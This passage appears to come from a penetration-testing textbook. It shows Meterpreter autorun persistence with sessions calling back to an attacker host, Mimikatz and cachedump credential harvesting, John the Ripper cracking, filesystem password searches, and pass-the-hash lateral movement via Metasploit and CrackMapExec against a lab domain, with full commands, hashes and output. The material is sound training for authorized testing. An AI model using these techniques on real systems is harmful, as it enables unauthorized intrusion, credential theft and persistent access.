[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\jDPSuELsEhY
meterpreter > [*] Meterpreter session 2 opened (10.0.10.160:8443 -> 10.0.10.208:50764) at
       2019-11-28 08:31:08 -0600 #B

meterpreter >
```

#A An extremely important cleanup file
#B The new meterpreter session which opened up automatically for you

Now that the meterpreter autorun backdoor executable is installed and configured to autorun at boot time, you're attacking machine will receive a connection from a new meterpreter session every time the backdoored system reboots. I would never reboot a server on a client's production network without their explicit consent but for the sake of illustration I'll show you what happens when I manually reboot this target host. As you can see from the output in listing 8.2, a few moments after issuing the reboot command which results in a stale meterpreter session, the system comes back online, and I now have a new meterpreter session, which was executed via the autorun backdoor executable.

Listing 8.2 Reestablishing meterpreter access automatically after system reboot

```
meterpreter > reboot
Rebooting...
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_psexec) > [*] Meterpreter session 3 opened
```

```
      (10.0.10.160:8443 -> 10.0.10.208:49158)at 2019-11-28 08:39:29-0600#A

msf5 exploit(windows/smb/ms17_010_psexec) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > dir c:\\
Listing: c:\
============

Mode                Size              Type  Last modified                  Name
----                ----              ----  -------------                  ----
40777/rwxrwxrwx     4096              dir   2009-07-13 22:18:56 -0500      $Recycle.Bin
40777/rwxrwxrwx     0                 dir   2009-07-14 00:08:56 -0500      Documents and
      Settings
40777/rwxrwxrwx     0                 dir   2019-05-06 13:37:51 -0500      Domain Share
40777/rwxrwxrwx     0                 dir   2009-07-13 22:20:08 -0500      PerfLogs
40555/r-xr-xr-x     4096              dir   2009-07-13 22:20:08 -0500      Program Files
40555/r-xr-xr-x     4096              dir   2009-07-13 22:20:08 -0500      Program Files
      (x86)
40777/rwxrwxrwx     4096              dir   2009-07-13 22:20:08 -0500      ProgramData
40777/rwxrwxrwx     0                 dir   2019-05-06 14:26:17 -0500      Recovery
40777/rwxrwxrwx     12288             dir   2019-05-06 15:05:31 -0500      System Volume
      Information
40555/r-xr-xr-x     4096              dir   2009-07-13 22:20:08 -0500      Users
40777/rwxrwxrwx     16384             dir   2009-07-13 22:20:08 -0500      Windows
100666/rw-rw-rw-    99709             fil   2019-11-28 08:35:31 -0600      VyTsDWgmg.vbs
      #B
```

#A A new meterpreter session automatically opens after the system reboots
#B The VBScript file containing the meterpreter back door

> **IMPORTANT** As always, anytime you write a file to a system on your client's network you need to take detailed notes so you can clean-up after yourself. You don't want your client's computers arbitrarily calling out to random IP addresses after your penetration test is over and you've left. The importance of keeping detailed records of all file drops cannot be overstated. The cleanup file created earlier for us contains all the necessary commands needed to restore the compromised target to its original state. The file TIEN_20191128.3107.rc is what Metasploit calls a resource file and can be run with the command `resource file.rc`.
>
> Before just running the file blindly let's take a look at what it's doing. I'll first change directory into `./msf4/logs/persistence/TIEN_20191128/` and then look at the contents of this file. The file contains only two commands. The first one deletes the VBScript executable and the second one deletes the registry key created to autorun the script. Make sure to do this before the engagement is over.

```
rm c://VyTsDWgmg.vbs
reg deleteval -k 'HKLM\Software\Microsoft\Windows\CurrentVersion\Run' -v jDPSuELsEhY
```

8.3 Harvesting credentials with Mimikatz

If you haven't noticed already, hackers and penetration testers like to pick on Microsoft Windows systems. It's nothing personal, there just appear to be more inherent security flaws within the operating system's design. Unless proper precautions have been taken by your

client's Windows system administrators, it is likely possible for you to obtain clear-text passwords directly from the virtual memory space of a compromised Windows target.

This is possible again because of another flaw in the design of the Windows operating system. This one is a little bit more complex so I'll include a link to a great write up that you can dig into if you want to properly understand the technical details. The short version is that there are certain processes running on Windows systems, namely the Local Security Authority Subsystem Service (LSASS), which by design require the ability to retrieve an active user's clear-text password. When a user logs in to a Windows system, a function within the `lsass.exe` process actually stores somewhere in memory the clear-text password they entered.

A wise and powerful sorcerer named Benjamin Delpy researched this design flaw extensively and created a powerful framework that he called Mimikatz. Mimikatz can be used to extract clear-text passwords directly from the virtual memory space of a compromised Windows target. Mimikatz was initially a standalone binary application but as you can imagine due to its incredible usefulness it has been adopted into dozens of penetration testing tools. Metasploit and CME are no exception.

> **MIMIKATZ NUTS AND BOLTS.** If you want to learn all about the inner workings of mimikatz, how it works, and what it does then I suggest you start with Benjamin's blog http://blog.gentilkiwi.com/mimikatz which is written in French by the way.

8.3.1 Using the meterpreter extension

The mimikatz extension can be loaded into any active meterpreter session by typing the command `load mimikatz` at the meterpreter prompt. Once the extension is loaded you can type `help mimikatz` to see which commands are available.

Listing 8.3 Loading the Mimikatz meterpreter extension

```
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (6.1 Build 7601,
       Service Pack 1).). Did you mean to 'load kiwi' instead?
Success.

meterpreter > help mimikatz
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds.
    livessp           Attempt to retrieve livessp creds.
    mimikatz_command  Run a custom command.
    msv               Attempt to retrieve msv creds (hashes).
    ssp               Attempt to retrieve ssp creds.
    tspkg             Attempt to retrieve tspkg creds.   #A
    wdigest           Attempt to retrieve wdigest creds. #A


meterpreter >
```

#A Options that I use most often

Most of these commands attempt to retrieve clear-text credentials from memory using various methods. The `mimikatz_command` option can be used to interface directly with the mimikatz binary. I find that the `tspkg` and `wdigest` command are all that I need to use most of the time. Of course, that's just what works for me; it doesn't hurt to try the other options too. Run the following command:

```
meterpreter > tspkg
```

Listing 8.4 Retrieving tspkg credentials with Mimikatz

```
 [+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID      Package    Domain        User            Password
------      -------    ------        ----            --------
0;997       Negotiate  NT AUTHORITY  LOCAL SERVICE
0;44757     NTLM
0;999       Negotiate  CAPSULECORP   TIEN$
0;17377014  Kerberos   CAPSULECORP   tien            Password82$ #A
0;17376988  Kerberos   CAPSULECORP   tien            Password82$
0;996       Negotiate  CAPSULECORP   TIEN$           n.s. (SuppCred KO) /

meterpreter >
```

#A Clear-text credentials extracted for the domain user CAPSULECORP\tien

This technique requires an active user to have recently logged into the compromised system in order for their credentials to be stored in memory. This won't do you any good if you are on a system that doesn't have any active or recent user sessions. If running the mimikatz extension doesn't bear any fruit, all is not yet lost. It may be possible to obtain cached credentials form users who have logged into the system in the past.

8.4 Harvesting domain cached credentials

Another useful Windows feature that gets exploited often by attackers is the ability for Windows to store cached credentials locally for domain accounts. These cached credentials are hashed using a separate hashing function than NTLM, either mscache or mscache2 for older and newer versions of Windows. The idea behind caching credentials makes sense from a usability point of view.

Suppose you are an IT administrator and you have to support users who bring their computers home after work for various reasons. When your users open their laptops at home, they are not connected to the corporate domain controller and would be unable to authenticate using domain credentials. Of course, the appropriate way to solve this challenge

would be to set up a proper Virtual Private Network (VPN) but that's a topic for another discussion. An alternative solution is to implement domain cached credentials.

The folks at Microsoft opted to allow Windows systems to store locally the mscache or mscache2 hashed version of domain user's passwords. This way an employee working remotely could log into their workstation even if it wasn't connected to the corporate network and able to access the domain controller for proper active directory authentication.

These cached domain account password hashes are stored similarly to local account password hashes inside a Windows registry hive. The SECURITY hive keeps track of a fixed number of cached user accounts which is specified within the `CachedLogonsCount` registry key located within the HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon key. You can check out this URL for more information about registry hives:

https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-hives

8.4.1 Using the meterpreter post module

Just as with the local user account password hashes, Metasploit has a post module called `post/windows/gather/cachedump`, which can be used inside an active meterpreter session. Type the command `run post/windows/gather/cachedump` to use the post module to extract domain cached credentials from a compromised host.

Listing 8.5 Harvesting domain cached credentials

```
meterpreter > run post/windows/gather/cachedump

[*] Executing module against TIEN
[*] Cached Credentials Setting:  - (Max is 50 and 0 default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in:
      /home/royce/.msf4/loot/20191120122849_default_mscache2.creds_608511.txt
[*] John the Ripper format:
# mscash2
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c:: #A

meterpreter >
```

#A A single cached domain account password hash

The following table outlines all of the important pieces of information displayed by the cachedump post module.

Table 8.2 Domain cached credential components

Represented Value	Example from Listing x.x
Username	tien
Type of hash (DCC or DCC2)	DCC2
Active Directory UID	10240
Username	tien
Hashed Password	6aaafd3e0fd1c87bfdc734158e70386c

8.4.2 Cracking cached credentials with John the Ripper

Unfortunately, it is not possible to use the pass-the-hash technique with cached domain hashes due to the way in which remote authentication works in Windows. These hashes are still useful though because it is possible to *crack* them using a *password cracking* tools called John the Ripper.

If you've never learned about password cracking it's actually a very simple process. You start with an encrypted or hashed password that you want to crack. You then provide a list of words called a *dictionary* and tell your password cracking program to hash or encrypt each word and compare it to the value you're trying to break. When the two values match you know you've successfully cracked the password. To install John The Ripper, go out and grab the latest source code from GitHub. Change into the src directory and run `./configure` to prepare the source. After that completes run `make -s clean && make -sj4` to compile the binaries.

Listing 8.6 Installing John The Ripper from source

```
git clone https://github.com/magnumripper/JohnTheRipper.git
Cloning into 'JohnTheRipper'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 91168 (delta 2), reused 4 (delta 1), pack-reused 91150
Receiving objects: 100% (91168/91168), 113.92 MiB | 25.94 MiB/s, done.
Resolving deltas: 100% (71539/71539), done.

cd JohnTheRipper/src
./configure #A
make -s clean && make -sj4 #B
```

#A First configure the source packages
#B Make and install JohnTheRipper

In order to use John to crack the cached domain credentials you first need to place them inside a file. Create a file called cached.txt and paste in the contents of your cached domain

hashes obtained from the Metasploit post module. Using the example from listing 8.5 the file would contain the following:

```
tien:$DCC2$10240#tien#6aaafd3e0fd1c87bfdc734158e70386c::
```

You can now start to *bruteforce*-attempt randomly generated passwords against this file by navigating into the JohnTheRipper directory and typing the following command:

`./run/john –format=mscash2 cached.txt`. Bruteforce means start with a character set. The full character set for a US standard keyboard includes a-z, A-Z, 0-9 and all the special characters. Using the set of characters you specify, programmatically iterate through every possible combination of characters that can be made for a given password length. For example, when bruteforce guessing a three-character password using only lower-case alphabet characters, you would try aaa, aab, aac, aad all the way to zzz. The formula for determining how many possibilities there are is simply the number of individual characters in the character set raised to the power of the password length you're trying to guess.

So, if you wanted to brute force all possible eight character passwords using upper-case letters, lower-case letters, and numbers (26 + 26 + 10 = 62), you would have to guess 62 x 62 x 62 x 62 x 62 x 62 x 62 x 62, which equates to 218 trillion possible passwords. Increase the password length from eight to ten characters long and the number goes up to 839 quadrillion.

Listing 8.7 Running john without a dictionary file

```
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:./run/password.lst
0g 0:00:00:11 27.93% 2/3 (ETA: 12:40:26) 0g/s 4227p/s 4227c/s 4227C/s rita5..transfer5yes
Proceeding with incremental:ASCII #A
```

#A Performing incremental ASCII based brute-force guessing

The bruteforce method is painfully slow when strong passwords are in use because it literally has to attempt every possible combination of letters numbers and special characters. Theoretically if given enough time this method is guaranteed to eventually produce the correct password however based on the size and complexity of the password you are trying to crack it's possible that it could take millennia or even eons to guess the right combination. You shouldn't completely discount raw brute-forcing though because people come up with surprisingly weak passwords that can be brute-forced easily. That said, it isn't practical most of the time without using a multiple GPU password racking rig which is a topic that is beyond the scope of this chapter.

A more practical approach is to use a dictionary file containing common words and guessing only those in the list. Since the password you're trying to crack was thought up by a

human (presumably) it has a better than average chance of being comprised of human readable text rather than randomly generated numbers letters and symbols.

8.4.3 Using a dictionary file with John the Ripper

The Internet is full of useful dictionary files, some of them tens of gigabytes in size containing trillions of entries. As you would expect, the larger the dictionary file the longer it will take to get all the way through the list. At some point you could have a dictionary file that is so large it reaches a point of diminishing returns and you might as well just brute force an entire character set.

There is a somewhat famous dictionary file called the *Rockyou dictionary* that's a favorite among hackers and penetration testers. It's a favorite because it is a lightweight file containing a bit more than 14 million passwords that have been collected throughout various publicly disclosed password breaches from real companies. If you are trying to crack a lot of password hashes there is a strong possibility that at least one of them exists within the Rockyou dictionary. Download it to your attacking machine using this URL https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt. Use wget to download the file from within a terminal window. Notice the size of the file after it's downloaded.

```
wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt
```

Listing 8.8 Downloading the rockyou.txt dictionary file

```
--2019-11-20 12:58:12--  https://github.com/brannondorsey/naive-
       hashcat/releases/download/data/rockyou.txt
Resolving github.com (github.com)... 192.30.253.113
Connecting to github.com (github.com)|192.30.253.113|:443... connected.
HTTP request sent, awaiting response... 302 Found
Connecting to github-production-release-asset-2e65be.s3.amazonaws.com (github-production-
       release-asset-2e65be.s3.amazonaws.com)|52.216.104.251|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921497 (133M) [application/octet-stream] #A
Saving to: 'rockyou.txt'
2019-11-20 12:58:18 (26.8 MB/s) - 'rockyou.txt' saved [139921497/139921497]
```

#A The rockyou.txt file is 133 megabytes of text

Once you've downloaded the Rockyou dictionary you can rerun the John The Ripper command, as follows, but add the `--wordlist=rockyou.txt` option to the command at run time to tell JohnTheRipper not to brute force random characters but to only guess the passwords within the dictionary you provided:

```
~$ ./run/john --format=mscash2 cached.txt --wordlist=rockyou.txt #A
```

#A Specify the –wordlist option to tell john where the dictionary is

In the case of the Capculecorp penetration test, it looks like we're in luck because the password was in the file, shown in the following output. John found the password in just over

eight minutes. The password for the `tien` domain account is `Password82$`.Using default input encoding:

```
UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password82$      (tien)
1g 0:00:08:30 DONE (2019-11-21 11:27) 0.001959g/s 4122p/s 4122c/s 4122C/s Patch30..Passion7
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed
```

#B The password was cracked because it was inside the dictionary file

Of course, you won't always get lucky and crack the hash you're trying to break in eight minutes, or at all. Password cracking is a numbers game, the more hashes you obtain from users the greater your chances that one of them has a bad password. In most cases users will do only the bare minimum when it comes to password complexity because by nature people are typically annoyed with having to set complex passwords. So, if the organization you're targeting has a weak password policy, it's likely that you will have a lot of success with password cracking.

Password cracking is a useful skill for penetration testers to know. That being said, it isn't the only way to obtain credentials that can be used to access level-2 hosts. It's also possible and surprisingly common to find credentials written in clear-text stored somewhere on the filesystem, you just have to know where and how to look for them.

8.5 Harvesting credentials from the filesystem

Easily one the most underrated activities and possibly one of the most tedious is pilfering through the file system of a compromised target looking for juicy bits of information, mostly usernames and passwords. This concept is analogous to somebody who breaks into your home and rifles through papers on your desk looking for anything they can find, such as a post-it notes with your computer password or maybe a bank statement with wire transfer routing instructions.

Just as the home invader would intuitively search common places that people are likely to hide things, Windows computer systems contain files and folders that are commonly used to store credentials. It's no guarantee that you'll find something on every system you check but you will find things often enough that you should always look especially if you haven't had success elsewhere.

The first thing you should do is consider what the system you are trying to compromise is being used for. For example, does it have a web server? If yes, can you decipher from the HTTP headers what type of web server it is? Web servers are almost always used in conjunction with some type of back-end database. Because the web server needs to be able to authenticate to the back-end database, it's not uncommon to find configuration files with clear-text database credentials written inside them. As you've already seen from the chapter

on attacking database services, having valid database credentials can be a great way to remotely compromise a target system.

Rather than try and memorize all of the different file paths where you might find an instance of IIS, Apache, or some other web server installed it's probably easier to learn the names of useful filenames that often contain database credentials and then use the Windows `find` command to search the filesystem for these files.

Table 8.3 Configuration files containing credentials

Filename	Service
`web.config`	**Microsoft IIS**
`tomcat-users.xml`	**Apache Tomcat**
`config.inc.php`	**PHPMyAdmin**
`sysprep.ini`	**Microsoft Windows**
`config.xml`	**Jenkins**
`Credentials.xml`	**Jenkins**

Additionally, you may find arbitrary files inside users' home directories. Users frequently store passwords inside clear-text word documents and text files. You won't know what the name of the file is in advanced and sometimes there is no substitution for manually investigating the contents of every file inside a user's home directory. That said, when you do know what you are looking for, there are a couple of useful Windows commands that can help you out. Specifically, the `findstr` and the `where` command.

8.5.1 Locating files with findstr and where

Now that you know which files to look for the next concept to understand is how to locate them. Presumably you won't have Graphical User Interface (GUI) access to compromised targets so opening Windows file explorer and using the search bar is most likely not an option. Windows has a command-line tool that works just as well, the `findstr` command.

The find command has two use cases on a penetration test. The first is if you want to find all files on the file system that contain a given string such as `password=`. The second is to locate the direct location of a specific file such as `tomcat-users.xml`. The following command searches the entire file system for any files that contain the string `password=`.

```
findstr /s /c:"password="
```

The `/s` tells `findstr` to include subdirectories. The `/c:` tells `findstr` to begin the search at the root of the C drive. The `"password="` is the text string you want `findstr` to search for. Be prepared for the command to take a long time because it is literally looking inside the contents

of every file on the system looking for your string. It's obviously very thorough but the tradeoff is that it can take a really long time. Depending on your situation, it may be more advantageous to first locate specific files and then use `findstr` to search their contents. This is where the `where` command comes in handy. Using table 8.3 as a reference point, if you want to locate the file tomcat-users.xml, which might contain clear-text credentials, you can use the `where` command like this:

```
where /r c:\ tomcat-users.xml
```

The `where` command works much faster because it doesn't need to work nearly as hard. The `/r` option tells where to search recursively, the `c:\` option tells `where` to begin the search at the root of the C drive and `tomcat-users.xml` is the name of the file to locate.

8.6 Moving laterally with pass-the-hash

As mentioned in previous chapters, Windows' authentication mechanisms allow users to authenticate without providing a clear-text password. Instead, if a user has the 32-character NTLM hashed equivalent of a password, that user is permitted to access the Windows system. This design characteristic in combination with the fact that IT and systems administrators often reuse passwords presents an opportunistic attack vector for hackers and penetration testers alike. This technique is referred by its cheeky name *pass-the-hash* or passing-the-hash.

The concept behind this attack vector is as follows:

- You have successfully managed to compromise one or more Windows system (your level-1 targets) because of one vulnerability or another that you discovered during information gathering.
- You have extracted the local user account password hashes to the Windows systems.
- You want to see if you are able to use the passwords to log in to adjacent network hosts.

This is particularly rewarding from a penetration tester's perspective because if it weren't for the shared credentials you might not have been able to access these adjacent hosts because they weren't affected by any discoverable vulnerabilities or attack vectors. In the spirit of gamification and keeping this fun and interesting I like to refer to these newly accessible targets as level-2 targets. If it helps the illustration think of a Zelda-style video game where you've moved all around the board, killed all the monsters you could and after finally gaining access to a special key you are able to unlock a whole new area to go explore, level-2 if you will.

Once again, you can leverage the meterpreter shell you obtained during the previous chapter to obtain the local user account password hashes by issuing the `hashdump` command from within the meterpreter prompt, as follows:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:6769dd01f1f8b61924785ade2d467a41:::
tien:1001:aad3b435b51404eeaad3b435b51404ee:5266f28043fab71a085eba2e392d3888:::
meterpreter >
```

It's best to repeat this next process for all local user account password hashes you obtain. But for the sake of illustration I'm going to use only the local administrator account. You can always identify this account on Windows systems because the UID is set to 500. By default, the name of the account is Administrator. Sometimes IT system administrators rename the account in an attempt to hide it. Unfortunately, Windows does not allow you to modify the UID so there is no mistaking the account.

> **WHAT IF LOCAL ADMIN IS DISABLED?** It's true you can disable the local administrator account which is actually considered by many to be a best practice. After all it would prevent attackers from using the local password hashes to spread throughout the network. That said, in almost every case where I've seen the UID 500 account disabled, the IT system administrators have just created a separate account with administrator privileges which completely defeats the purpose of disabling the default local admin account.

Now that you've obtained some local account password hashes the next logical step is to try to authenticate to other systems on the networking using them. This process of taking a hash obtained from one system and attempting to log into other systems with it is called *passing-the-hash*.

8.6.1 Using the Metasploit smb_login module

Due to the popularity of the pass-the-hash attack there are several tools you can use to get the job done. Sticking with is the primary workhorse of this penetration test, let's continue using Metasploit. The `smb_login` module can be used to test for shared credentials against Windows systems. It accepts clear-text passwords if you were to obtain them, but it also accepts password hashes. Here is how to use the module.

If you already have the msfconsole running and are sitting at the meterpreter prompt from your recent exploit, type the background command to exit the meterpreter prompt and return to the main msfconsole prompt.

In msfconsole, type `use auxiliary/scanner/smb/smb_login` at the command prompt to load the `smb_login` module. Next, specify the name of the user account you want to test with the command, `set user administrator`. Specify the hash for the local administrator account with the command, `set smbpass [HASH]`. The `smbdomain` option can be used to specify an Active Directory domain.

> **WARNING** It's very important that you be cautious with this setting because brute-force guessing active directory account passwords will most likely result in locking out users' accounts. That won't make your client very happy. Even though the default behavior in Metasploit is not to do this, I recommend explicitly setting the

value to "." Which in Windows means the local workgroup. This will force Metasploit to attempt to authenticate as a local user account and not a domain user account.

Finally, set the `rhosts` and `threads` options appropriately and run the module. The output in listing 8.9 shows what it looks like when the `smb_login` module has successfully authenticated to a remote host using the username and password hash that was provided.

Listing 8.9 Passing-the-hash with Metasploit

```
msf5 exploit(windows/smb/ms17_010_psexec) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set smbuser administrator
smbuser => administrator
msf5 auxiliary(scanner/smb/smb_login) > set smbpass
       aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737
smbpass => aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737
msf5 auxiliary(scanner/smb/smb_login) > set smbdomain .
smbdomain => .
msf5 auxiliary(scanner/smb/smb_login) > set rhosts
       file:/home/royce/capsulecorp/discovery/hosts/windows.txt
rhosts => file:/home/royce/capsulecorp/discovery/hosts/windows.txt
msf5 auxiliary(scanner/smb/smb_login) > set threads 10
threads => 10
msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.0.10.200:445       - 10.0.10.200:445 - Starting SMB login bruteforce
[*] 10.0.10.201:445       - 10.0.10.201:445 - Starting SMB login bruteforce
[*] 10.0.10.208:445       - 10.0.10.208:445 - Starting SMB login bruteforce
[*] 10.0.10.207:445       - 10.0.10.207:445 - Starting SMB login bruteforce
[*] 10.0.10.205:445       - 10.0.10.205:445 - Starting SMB login bruteforce
[*] 10.0.10.206:445       - 10.0.10.206:445 - Starting SMB login bruteforce
[*] 10.0.10.202:445       - 10.0.10.202:445 - Starting SMB login bruteforce
[*] 10.0.10.203:445       - 10.0.10.203:445 - Starting SMB login bruteforce
[-] 10.0.10.201:445       - 10.0.10.201:445 - Failed:
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737',
[+] 10.0.10.207:445       - 10.0.10.207:445 – Success    #B
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737'
       Administrator
[-] 10.0.10.200:445       - 10.0.10.200:445 - Failed:
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737',
[+] 10.0.10.208:445       - 10.0.10.208:445 – Success    #A
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737'
       Administrator
[*] Scanned 1 of 8 hosts (12% complete)
[*] Scanned 2 of 8 hosts (25% complete)
[-] 10.0.10.203:445       - 10.0.10.203:445 - Failed:
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737',
[-] 10.0.10.202:445       - 10.0.10.202:445 - Failed:
       '.\administrator:aad3b435b51404eeaad3b435b51404ee:c1ea09ab1bab83a9c9c1f1c366576737',
[*] Scanned 6 of 8 hosts (75% complete)
[-] 10.0.10.206:445       - 10.0.10.206:445 - Could not connect
[-] 10.0.10.205:445       - 10.0.10.205:445 - Could not connect
[*] Scanned 7 of 8 hosts (87% complete)
[*] Scanned 8 of 8 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_login) >
```

#A As expected, a successful login to the host we extracted hashes from
#B Newly accessible level-2 host which shares the same local administrator password

8.6.2 Using CrackMapExec

You may recall from a previous chapter that we used CrackMapExec (CME) to guess passwords against Windows hosts. It is also possible to use password hashes instead of passwords to authenticate using CME. Instead of specifying the `-p` option for password, specify the `-H` option for your hash. CME is intuitive enough that you can ignore the LM portion of the hash and only provide the last 32 characters of the hash, the NTLM portion. Take a look at table 8.4 showing the local account password hash extracted during section 8.6.

Table 8.4 Windows local account hash structure

LAN Manager (LM)	New Technology LAN Manager (NTML)
First 32 characters	Second 32 characters
aad3b435b51404eeaad3b435b51404ee	c1ea09ab1bab83a9c9c1f1c366576737

As a reminder, LM hashes were used before Windows XP and Windows 2003 when NTLM hashes were introduced. This means you are unlikely to encounter a Windows network that doesn't support NTLM hashes.

> **LM HASHING SUPPORT** Commit to memory at least the first six or seven characters of this string, aad3b435b51404eeaad3b435b51404ee. This is the LM hashed equivalent of an empty string, meaning that there is no LM hash, further meaning that LM hashes aren't supported or in use on this system. If you ever see anything other than this value in the LM portion of a hash you should immediately write up a critical severity finding in your report, which is discussed more on writing up findings in a later

Using only the NTLM portion of your hash, you can perform the pass-the-hash technique with CrackMapExec using the following command:

```
cme smb capsulecorp/discovery/hosts/windows.txt --local-auth -u Administrator -H
       c1ea09ab1bab83a9c9c1f1c366576737
```

The output in listing 8.10 shows us exactly the same information as the Metasploit module with one additional bonus. We can see the hostnames of the two systems that are now accessible. TIEN was already accessible because it was missing the MS17-010 security patch and could be exploited using Metasploit.

Listing 8.10 Using CrackMapExec to pass-the-hash

```
CME          10.0.10.200:445 GOKU            [*] Windows 10.0 Build 17763 (name:GOKU)
       (domain:CAPSULECORP)
CME          10.0.10.207:445 RADITZ          [*] Windows 10.0 Build 14393 (name:RADITZ)
       (domain:CAPSULECORP)
CME          10.0.10.208:445 TIEN            [*] Windows 6.1 Build 7601 (name:TIEN)
```

```
      (domain:CAPSULECORP)
CME          10.0.10.201:445 GOHAN           [*] Windows 10.0 Build 14393 (name:GOHAN)
      (domain:CAPSULECORP)
CME          10.0.10.202:445 VEGETA          [*] Windows 6.3 Build 9600 (name:VEGETA)
      (domain:CAPSULECORP)
CME          10.0.10.203:445 TRUNKS          [*] Windows 6.3 Build 9600 (name:TRUNKS)
      (domain:CAPSULECORP)
CME          10.0.10.207:445 RADITZ          [+] RADITZ\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)    #A
CME          10.0.10.200:445 GOKU            [-] GOKU\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME          10.0.10.201:445 GOHAN           [-] GOHAN\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME          10.0.10.203:445 TRUNKS          [-] TRUNKS\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME          10.0.10.202:445 VEGETA          [-] VEGETA\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 STATUS_LOGON_FAILURE
CME          10.0.10.208:445 TIEN            [+] TIEN\Administrator
      c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)    #B
```

#A RADITZ is a newly accessible level-2 host which shares the same local administrator password
#B As expected, a successful login to the host we extracted hashes from

RADITZ is the newly accessible level-2 host that appears to be using the same set of credentials for the local administrator account. Compromising this host will be easy with administrator credentials. Now you can access all your level-2 hosts and perform all of the post-exploitation techniques from this chapter on those systems. You should rinse and repeat for any newly available targets that become accessible to you.

Exercise 8.1 Accessing your first level-two host

Using the local user account password hashes obtained from tien.capsulecorp.local…. Perform the pass-the-hash technique with either Metasploit or CME. Find the newly accessible raditz system which previously had no known attack vectors but is accessible because it shares credentials with tien. There is a file called c:\flag.txt on the raditz.capsulecorp.local server. What is inside the file?
Answer in Appendix E.

8.7 Summary

- The three key objectives during post exploitation are maintaining reliable re-entry, harvesting credentials, and moving laterally
- You can use the persistence meterpreter script for an automated long-term connection to be compromised targets
- You can obtain credentials in the form of local account password hashes, domain cached credentials and clear-text passwords from memory or configuration files
- Password cracking with a dictionary file is more practical then pure brute-force guessing. The trade-off is that it takes less time but will get you less passwords
- You should try to log into other systems using the credentials you've obtained

9

Linux or UNIX post-exploitation

This chapter covers

- **Harvesting credentials from .dot files**
- **Tunneling through SSH connections**
- **Automating SSH pubkey authentication with Bash**
- **Scheduling a reverse call-back using cron**
- **Escalating privileges with SUID binaries**

In the last chapter we discussed the three main components of Windows post-exploitation, which you will recall are the following:

- Maintaining reliable re-entry
- Harvesting credentials
- Moving laterally

This is also true for Linux- or UNIX-based systems; the only difference is the techniques that are used to go about getting them done. A strong penetration tester is operating-system agnostic. It doesn't matter if you're on a Windows machine, FreeBSD UNIX, CentOS Linux, or Mac OSX. You should know enough about where to find credentials, how to establish reliable re-entry and how to move laterally to succeed during any engagement. In this chapter you will learn several post-exploitation techniques for penetrating further into Linux or UNIX environments. Let's begin by quickly reviewing the three main components (figure 9.1).

